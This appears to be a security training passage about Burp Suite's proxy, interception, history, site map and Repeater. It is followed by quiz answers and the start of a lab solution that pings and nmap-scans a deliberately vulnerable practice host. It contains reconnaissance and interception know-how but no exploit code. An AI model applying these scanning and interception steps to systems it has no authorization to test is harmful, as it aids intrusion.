
In firefox, you have to open the *preference* window, go to the advanced tab, click on the Network sub-tab and finally open the *Connection settings* window.




To intercept traffic, switch to Burp and go to Proxy > *intercept* and click on the *intercept is off* button to enable interception.




Now open a website with your browser; Burp will pop up interception the request. Optionally, you can modify and then forward it by clicking on Forward.




When *Intercept* is in, every browser request stops at Burp Proxy.
You can modify the entire request or just its headers.



You can modify the headers both in the *Raw* tab or in the *Headers* tab. Remember to forward the request after editing it!



What is the difference between the Raw and the Headers tab?
They present the very same information with a different format. The Header tab simply presents the headers in a tabular manner.



You do not need to manually intercept and forward every request though. Even if you leave the master interception off, Burp will still collect information on the HTTP traffic coming to and from your browser.

You can check what Burp is collecting in two ways:

- On the *Proxy > History tab*
- In the *Target > Site Map tab*

Burp Suit Proxy tab contains an *HTTP history* sub tab.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below it, the 'HTTP history' sub-tab is active. A table displays a list of network requests:

#	Host	Method	URL	Params	Edited	Status	Length
1	http://www.elearnsecurity.co...	GET	/			302	478
2	https://safebrowsing.google...	POST	/safebrowsing/downloads?client=...		<input checked="" type="checkbox"/>	200	1050
3	http://blog.elearnsecurity.co...	GET	/			301	484
4	https://blog.elearnsecurity.c...	GET	/			200	39345
9	https://blog.elearnsecurity.c...	GET	/wp-includes/js/jquery/jquery-migr...		<input checked="" type="checkbox"/>	200	7565
11	https://blog.elearnsecurity.c...	GET	/wp-includes/js/jquery/jquery.js?v=...		<input checked="" type="checkbox"/>	200	96767
13	https://blog.elearnsecurity.c...	GET	/wp-content/themes/els/js/scripts.j...		<input checked="" type="checkbox"/>	200	125472
14	https://j.hack.me	GET	/			200	17014
20	https://j.hack.me	GET	/assets/css/style-responsive.css			200	7905
27	https://cdnjs.cloudflare.com	GET	/ajax/libs/jquery/mousewheel/3.0....			200	1792
28	https://www.google-analytic...	GET	/analytics.js			200	25746

You can also check what Burp is collecting on *Target > Site Map*.

The screenshot shows the Burp Suite interface with the 'Target' tab selected. Below it, the 'Site map' sub-tab is active. On the left, a tree view lists various hosts. On the right, a table shows specific requests for the host 'https://safebrowsing.google...':

Host	Method	URL	Params	Status	Length
https://safebrowsing....	POST	/safebrowsing/downlo...	<input checked="" type="checkbox"/>	200	1050
https://safebrowsing....	GET	/safebrowsing/downlo...		200	1050


Burp Repeater

Another feature is **Burp Repeater**, which lets manually build raw HTTP requests.

You can do the same thing by using other tools such as netcat or telnet, but Burp provides you:

- Syntax highlighting
- Raw and rendered responses
- Integration with other Burp tools


To create a request, first set your target by clicking on the pencil icon in the upper right corner of the tab.




You can then set your target host and port.




You can define your request by using this text area. Every request must have at least an **HTTP VERB** (GET, POST, HEAD,...)




Here is the **Host** header.




And here we see **two empty lines** after the headers.




When your request is complete, you can click the **Go** button to send it to the server.




Burp will then display the response in the **Response** panel.



An easier method to build requests is to intercept a browser request with the proxy and send it to the Repeater function.



You can do that with **Ctrl+R** shortcuts or by right-clicking in the request body and selecting **Send to Repeater**.



- Which tool allows us to redirect our web traffic into Burp Suite to view or modify all the requests and responses between our browser and a Web Application?
- **Proxy**
- Which tool in Burp Suite can we use to set the scope of our project?
- **Target**
- Which tool in Burp Suite is used for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses?
- **Repeater**
- Which tool is in Burp Suite used for automatically crawling web applications?
- **Spider**

- Which domain did we targeted and capture the requests from using Burp Suite?
- targetapplication.site


Burp Suite Basics

Command

Lab Environment

In this lab environment, the user is going to get access to a Kali GUI instance. The bWAPP web application can be accessed using the tools installed on Kali at <http://demo.ine.local>.

Objective: Use Burp Suite and explore the different functionalities: - Site Map - Proxy & HTTP History - Adding and Removing targets to and from the scope - Performing basic directory enumeration attack using Burp Intruder - Using Repeater to issue web requests and navigate between the issued requests



Instructions


- Use Directory wordlist:/usr/share/wordlists/dirb/common.txt

Tools

The best tools for this lab are: - BurpSuite - A web browser

Solution


Step 1: Open the lab link to access the Kali GUI instance.



Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping demo.ine.local
```




```
File Edit Tabs Help LXTerminal
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~# ping demo.ine.local
PING demo.ine.local (192.64.128.3) 56(84) bytes of data.
64 bytes from target-1 (192.64.128.3): icmp_seq=1 ttl=64 time=0.077 ms
64 bytes from target-1 (192.64.128.3): icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from target-1 (192.64.128.3): icmp_seq=3 ttl=64 time=0.074 ms
64 bytes from target-1 (192.64.128.3): icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from target-1 (192.64.128.3): icmp_seq=5 ttl=64 time=0.063 ms
^C
--- demo.ine.local ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4101ms
rtt min/avg/max/mdev = 0.060/0.067/0.077/0.006 ms
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~#
```

The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command

```
nmap demo.ine.local
```



```
File Edit Tabs Help LXTerminal
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~# nmap demo.ine.local
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-17 09:17 IST
Nmap scan report for demo.ine.local (192.64.128.3)
Host is up (0.000015s latency).
rDNS record for 192.64.128.3: target-1
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:40:80:03 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~#
```

On the provided machine, ports 80 (HTTP) and 3306 (MySQL) are open.

